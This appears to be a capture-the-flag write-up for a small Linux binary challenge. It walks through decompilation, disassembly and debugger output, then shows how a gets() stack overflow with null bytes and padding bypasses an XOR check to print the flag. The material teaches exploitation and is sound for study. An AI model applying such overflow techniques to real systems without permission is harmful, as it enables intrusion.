ANALYSIS OF THE BINARY:

First, we run the binary to check what it does. We get the following result:

```
Dave has ruined our system. He updated the code, and now he even has trouble checking his own
If you can please make it work, we'll reward you!

Welcome to the Department of Flying Vehicles.
Which liscense plate would you like to examine?
 > aksjdhkajdh
Error.
```

We see that giving any random input cause it to return “Error.” message. So we deompile the binary to get a better idea of it.

```
undefined8 main(void)
{
int64_t iVar1;
int32_t iVar2;
undefined8 uVar3;
int64_t in_FS_OFFSET;
int64_t var_20h;
int64_t var_18h;
int64_t var_10h;
int64_t var_8h;
iVar1 = *(int64_t *)(in_FS_OFFSET + 0x28);
setvbuf(_reloc.stdin, 0, 2, 0);
setvbuf(_reloc.stdout, 0, 2, 0);
puts(0xbd0);
puts(0xc38);
puts(0xc70);
printf(0xca0);
gets(&var_20h);
if (var_20h == 0x5641444c4f4f43) {
iVar2 = strncmp(&var_20h, 0xcdb, 8);
if (iVar2 == 0) {
puts(0xd1a);
} else {
uVar3 = fcn.0000096a("flag.txt");
printf(0xcf0, uVar3);
}
} else {
puts(0xcd4);
}
if (iVar1 != *(int64_t *)(in_FS_OFFSET + 0x28)) {
// WARNING: Subroutine does not return
__stack_chk_fail();
}
return 0;
}
```

(From Cutter using ghidra decompiler plugin)

Therefore we can see that it checks our input with the string ‘COOLDAV’. So we try by passing it to the binary:

```
Dave has ruined our system. He updated the code, and now he even has trouble checking his own liscense!
If you can please make it work, we'll reward you!

Welcome to the Department of Flying Vehicles.
Which liscense plate would you like to examine?
 > COOLDAV
Hi Dave!
```

That’s it and it exits. Referring to decompilation, we understand that first it checks if the string is equal to ‘COOLDAV’ and then checks it with the hardcoded value of a particular string. Referring to the decompilation, we come to know that it is the same string. ‘COOLDAV’ that is being stored in the stack.

For detailed analysis, we need to look into the disassembly of the main function of the binary.


```
[0x00000a01]> pdf
            ; DATA XREF from entry0 @ 0x87d
/ 314: int main (int argc, char **argv, char **envp);
|           ; var int64_t var_20h @ rbp-0x20
|           ; var int64_t var_18h @ rbp-0x18
|           ; var int64_t var_10h @ rbp-0x10
|           ; var int64_t var_8h @ rbp-0x8
|           0x00000a01      55              push rbp
|           0x00000a02      4889e5          mov rbp, rsp
|           0x00000a05      4883ec20        sub rsp, 0x20
|           0x00000a09      64488b042528.  mov rax, qword fs:[0x28]
|           0x00000a12      488945f8        mov qword [var_8h], rax
|           0x00000a16      31c0            xor eax, eax
|           0x00000a18      488b05011620.  mov rax, qword [obj.stdin]  ; [0x202020:8]=0
|           0x00000a1f      b900000000     mov ecx, 0                  ; size_t size
|           0x00000a24      ba02000000     mov edx, 2                  ; int mode
|           0x00000a29      be00000000     mov esi, 0                  ; char *buf
|           0x00000a2e      4889c7         mov rdi, rax                ; FILE*stream
|           0x00000a31      e8fafdffff     call sym.imp.setvbuf        ; int setvbuf(FILE*stream, char *buf,
int mode, size_t size)
|           0x00000a36      488b05d31520.  mov rax, qword [obj.stdout] ; [0x202010:8]=0
|           0x00000a3d      b900000000     mov ecx, 0                  ; size_t size
|           0x00000a42      ba02000000     mov edx, 2                  ; int mode
|           0x00000a47      be00000000     mov esi, 0                  ; char *buf
|           0x00000a4c      4889c7         mov rdi, rax                ; FILE*stream
|          0x00000a4f      e8dcfdffff     call sym.imp.setvbuf        ; int setvbuf(FILE*stream, char *buf,
int mode, size_t size)
|          0x00000a54      48b852409305.  movabs rax, 0x1052949205934052
|          0x00000a5e      488945e8       mov qword [var_18h], rax
|          0x00000a62      48b8434f4f4c.  movabs rax, 0x5641444c4f4f43 ; 'COOLDAV'
|          0x00000a6c      483345e8       xor rax, qword [var_18h]
|          0x00000a70      488945f0       mov qword [var_10h], rax
|          0x00000a74      488d3d550100.  lea rdi,
str.Dave_has_ruined_our_system._He_updated_the_code__and_now_he_even_has_trouble_checki
ng_his_own_liscense ; 0xbd0 ; "Dave has ruined our system. He updated the code, and now he even
has trouble checking his own liscense!" ; const char *s
|          0x00000a7b      e840fdffff     call sym.imp.puts           ; int puts(const char *s)
|          0x00000a80      488d3db10100.  lea rdi,
str.If_you_can_please_make_it_work__we_ll_reward_you ; 0xc38 ; "If you can please make it
work, we'll reward you!\n" ; const char *s
|          0x00000a87      e834fdffff     call sym.imp.puts           ; int puts(const char *s)
|          0x00000a80      488d3db10100.  lea rdi,
str.If_you_can_please_make_it_work__we_ll_reward_you ; 0xc38 ; "If you can please make it
work, we'll reward you!\n" ; const char *s
|          0x00000a87      e834fdffff     call sym.imp.puts           ; int puts(const char *s)
|          0x00000a8c      488d3ddd0100.  lea rdi,
str.Welcome_to_the_Department_of_Flying_Vehicles. ; 0xc70 ; "Welcome to the Department of
Flying Vehicles." ; const char *s
|          0x00000a93      e828fdffff     call sym.imp.puts           ; int puts(const char *s)
|          0x00000a98      488d3d010200.  lea rdi,
str.Which_liscense_plate_would_you_like_to_examine ; 0xca0 ; "Which liscense plate would you
like to examine?\n > " ; const char *format
|          0x00000a9f      b800000000     mov eax, 0
|          0x00000aa4      e847fdffff     call sym.imp.printf         ; int printf(const char *format)
|          0x00000aa9      488d45e0       lea rax, [var_20h]
|          0x00000aad      4889c7         mov rdi, rax                ; char *s
|          0x00000ab0      b800000000     mov eax, 0
|          0x00000ab5      e846fdffff     call sym.imp.gets           ; char *gets(char *s)
|          0x00000aba      488b45e0       mov rax, qword [var_20h]
|          0x00000abe      483345f0       xor rax, qword [var_10h]
|          0x00000ac2      483945e8       cmp qword [var_18h], rax
|      ,=< 0x00000ac6      740e           je 0xad6
|      |  0x00000ac8      488d3d050200.  lea rdi, str.Error.         ; 0xcd4 ; "Error." ; const char *s
|      |  0x00000acf      e8ecfcffff     call sym.imp.puts           ; int puts(const char *s)
|     ,==< 0x00000ad4      eb4a           jmp 0xb20
|     ||   ; CODE XREF from main @ 0xac6
|     |`-> 0x00000ad6      488d45e0       lea rax, [var_20h]
|     |   0x00000ada      ba08000000     mov edx, 8                  ; size_t n
|     |   0x00000adf      488d35f50100.  lea rsi, str.COOLDAV        ; 0xcdb ; "COOLDAV" ; const
char *s2
|     |   0x00000ae6      4889c7         mov rdi, rax                ; const char *s1
|     |   0x00000ae9      e8c2fcffff     call sym.imp.strncmp        ; int strncmp(const char *s1, const
char *s2, size_t n)
|     |   0x00000aee      85c0           test eax, eax
|     |,=< 0x00000af0      7422           je 0xb14
|     ||  0x00000af2      488d3deb0100.  lea rdi, str.flag.txt       ; 0xce4 ; "flag.txt" ;
char *arg1
```

```
|      ||  0x00000af9      e86cfeffff     call fcn.0000096a
|      ||  0x00000afe      4889c6         mov rsi, rax
|      ||  0x00000b01      488d3de80100.  lea rdi,
str.Thank_you_so_much__Here_s_your_reward____s ; 0xcf0 ; "Thank you so much! Here's your
reward!\n%s" ; const char *format
|      ||  0x00000b08      b800000000     mov eax, 0
|      ||  0x00000b0d      e8defcffff     call sym.imp.printf        ; int printf(const char *format)
|     ,===< 0x00000b12      eb0c           jmp 0xb20
|     |||  ; CODE XREF from main @ 0xaf0
|     ||`-> 0x00000b14      488d3dff0100.  lea rdi, str.Hi_Dave       ; 0xd1a ; "Hi Dave!" ;
const char *s
|     ||   0x00000b1b      e8a0fcffff     call sym.imp.puts          ; int puts(const char *
s)
|     ||   ; CODE XREFS from main @ 0xad4, 0xb12
|     ``--> 0x00000b20      b800000000     mov eax, 0
|           0x00000b25      488b4df8       mov rcx, qword [var_8h]
|           0x00000b29      6448330c2528.  xor rcx, qword fs:[0x28]
|       ,=< 0x00000b32      7405           je 0xb39
|       |  0x00000b34      e8a7fcffff     call sym.imp.__stack_chk_fail ; void __stack_chk_fail(void)
|       |  ; CODE XREF from main @ 0xb32
|       `-> 0x00000b39      c9             leave
\           0x00000b3a      c3             ret
[0x00000a01]>
```

We notice that first the string ‘COOLDAV’ is stored in the stack and then another value is store in the stack (0x1052949205934052). It is then xor’ed with ‘COOLDAV’ which is stored in the stack.

EXPLOITATION:

We see that the stack canary is enabled in the binary. So we can input only upto 24 characters. We try it.




```
Terminal
──────────────────────────────────────────────────────────────────── registers ──
$rax   : 0x0
$rbx   : 0x0
$rcx   : 0x00007f834cab8980  →  0x00000000fbad208b
$rdx   : 0x0
$rsp   : 0x00007fff7a74e0d0  →  "aaaaaaaaaaaaaaaaaaaaaaaa"
$rbp   : 0x00007fff7a74e0f0  →  0x0000561c0fe3bb40  →   push r15
$rsi   : 0x00007f834cab8a03  →  0xabb4d0000000000a
$rdi   : 0x00007f834cabb4d0  →  0x0000000000000000
$rip   : 0x0000561c0fe3bac2  →   cmp QWORD PTR [rbp-0x18], rax
$r8    : 0x00007fff7a74e0d0  →  "aaaaaaaaaaaaaaaaaaaaaaaa"
$r9    : 0x0
$r10   : 0x0000561c0fe3bca0  →  "Which liscense plate would you like to examine?\n [...]"
$r11   : 0x246
$r12   : 0x0000561c0fe3b860  →   xor ebp, ebp
$r13   : 0x00007fff7a74e1d0  →  0x0000000000000001
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000
──────────────────────────────────────────────────────────────────────── stack ──
0x00007fff7a74e0d0│+0x0000: "aaaaaaaaaaaaaaaaaaaaaaaa"    ← $rsp, $r8
0x00007fff7a74e0d8│+0x0008: "aaaaaaaaaaaaaaaa"
0x00007fff7a74e0e0│+0x0010: "aaaaaaaa"
0x00007fff7a74e0e8│+0x0018: 0xe746dfb3242ce400
0x00007fff7a74e0f0│+0x0020: 0x0000561c0fe3bb40  →   push r15     ← $rbp
0x00007fff7a74e0f8│+0x0028: 0x00007f834c8f51e3  →  <__libc_start_main+243> mov edi, eax
0x00007fff7a74e100│+0x0030: 0x0000000000000000
0x00007fff7a74e108│+0x0038: 0x00007fff7a74e1d8  →  0x00007fff7a74f359  →  0x4853007666642f2e ("./dfv"?)
─────────────────────────────────────────────────────────────────── code:x86:64 ──
   0x561c0fe3bab5                  call   0x561c0fe3b800 <gets@plt>
   0x561c0fe3baba                  mov    rax, QWORD PTR [rbp-0x20]
   0x561c0fe3babe                  xor    rax, QWORD PTR [rbp-0x10]
 →0x561c0fe3bac2                  cmp    QWORD PTR [rbp-0x18], rax
   0x561c0fe3bac6                  je     0x561c0fe3bad6
   0x561c0fe3bac8                  lea    rdi, [rip+0x205]        # 0x561c0fe3bcd4
   0x561c0fe3bacf                  call   0x561c0fe3b7c0 <puts@plt>
   0x561c0fe3bad4                  jmp    0x561c0fe3bb20
   0x561c0fe3bad6                  lea    rax, [rbp-0x20]
────────────────────────────────────────────────────────────────────── threads ──
[#0] Id 1, Name: "dfv", stopped 0x561c0fe3bac2 in ?? (), reason: SINGLE STEP
──────────────────────────────────────────────────────────────────────── trace ──
[#0] 0x561c0fe3bac2 → cmp QWORD PTR [rbp-0x18], rax
[#1] 0x7f834c8f51e3 → __libc_start_main(main=0x561c0fe3ba01, argc=0x1, argv=0x7fff7a74e1d8, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7fff7a74e1c8)
[#2] 0x561c0fe3b88a → hlt
─────────────────────────────────────────────────────────────────────────────────
gef➤  x/gx $rbp-0x18
0x7fff7a74e0d8: 0x6161616161616161
gef➤  
```

We see that we have successfully overwritten the value at $rbp-0x18 where the hardcoded value was stored. It will agained be xor'ed with the given input and check against it. (Just read the disassembly).

So, to preserve the variable which we ave over written after the xor, we need to enter null byte in order to do it. We know that the binary takes 8 bytes for the name and the rest 16 bytes we overflow.

We enter the first 8 bytes as null bytes ('\x00\) and the rest is overflowed with a's.

The result will be as follows:


```
Terminal
[#1] 0x7f55bf4c01e3 →__libc_start_main(main=0x56453cc32a01, argc=0x1, argv=0x7ffc3aed6838, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffc3aed6828)
[#2] 0x56453cc3288a →hlt
──────────────────────────────────────────────────────────────────────────────────────────────
gef➤
0x000056453cc32ac2 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x6161616161616161 ("aaaaaaaa"?)
$rbx   : 0x0
$rcx   : 0x00007f55bf683980  →  0x00000000fbad208b
$rdx   : 0x0
$rsp   : 0x00007ffc3aed6730  →  0x0000000000000000
$rbp   : 0x00007ffc3aed6750  →  0x000056453cc32b40  →   push r15
$rsi   : 0x00007f55bf683a03  →  0x6864d0000000000a
$rdi   : 0x00007f55bf6864d0  →  0x0000000000000000
$rip   : 0x000056453cc32ac2  →   cmp QWORD PTR [rbp-0x18], rax
$r8    : 0x00007ffc3aed6730  →  0x0000000000000000
$r9    : 0x0
$r10   : 0x000056453cc32ca0  →  "Which liscense plate would you like to examine?\n [...]"
$r11   : 0x246
$r12   : 0x000056453cc32860  →   xor ebp, ebp
$r13   : 0x00007ffc3aed6830  →  0x0000000000000001
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000
──────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007ffc3aed6730│+0x0000: 0x0000000000000000   ←$rsp, $r8
0x00007ffc3aed6738│+0x0008: "aaaaaaaaaaaaaaaa"
0x00007ffc3aed6740│+0x0010: "aaaaaaaa"
0x00007ffc3aed6748│+0x0018: 0xbc2a128cb9641200
0x00007ffc3aed6750│+0x0020: 0x000056453cc32b40  →  push r15     ←$rbp
0x00007ffc3aed6758│+0x0028: 0x00007f55bf4c01e3  → <__libc_start_main+243> mov edi, eax
0x00007ffc3aed6760│+0x0030: 0x0000000000000000
0x00007ffc3aed6768│+0x0038: 0x00007ffc3aed6838  →  0x00007ffc3aed8359  →  0x4853007666642f2e ("./dfv"?)
────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x56453cc32ab5                  call   0x56453cc32800 <gets@plt>
   0x56453cc32aba                  mov    rax, QWORD PTR [rbp-0x20]
   0x56453cc32abe                  xor    rax, QWORD PTR [rbp-0x10]
 →0x56453cc32ac2                  cmp    QWORD PTR [rbp-0x18], rax
   0x56453cc32ac6                  je     0x56453cc32ad6
   0x56453cc32ac8                  lea    rdi, [rip+0x205]        # 0x56453cc32cd4
   0x56453cc32acf                  call   0x56453cc327c0 <puts@plt>
   0x56453cc32ad4                  jmp    0x56453cc32b20
   0x56453cc32ad6                  lea    rax, [rbp-0x20]
────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "dfv", stopped 0x56453cc32ac2 in ?? (), reason: SINGLE STEP
──────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x56453cc32ac2 →cmp QWORD PTR [rbp-0x18], rax
[#1] 0x7f55bf4c01e3 →__libc_start_main(main=0x56453cc32a01, argc=0x1, argv=0x7ffc3aed6838, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffc3aed6828)
[#2] 0x56453cc3288a →hlt
──────────────────────────────────────────────────────────────────────────────────────────────
gef➤  x/gx $rbp-0x18
0x7ffc3aed6738: 0x6161616161616161
gef➤ 
```

We notice that the current state of the entered value as well as the overwritten value is preserved. Continuing will take us to the function which outputs flag.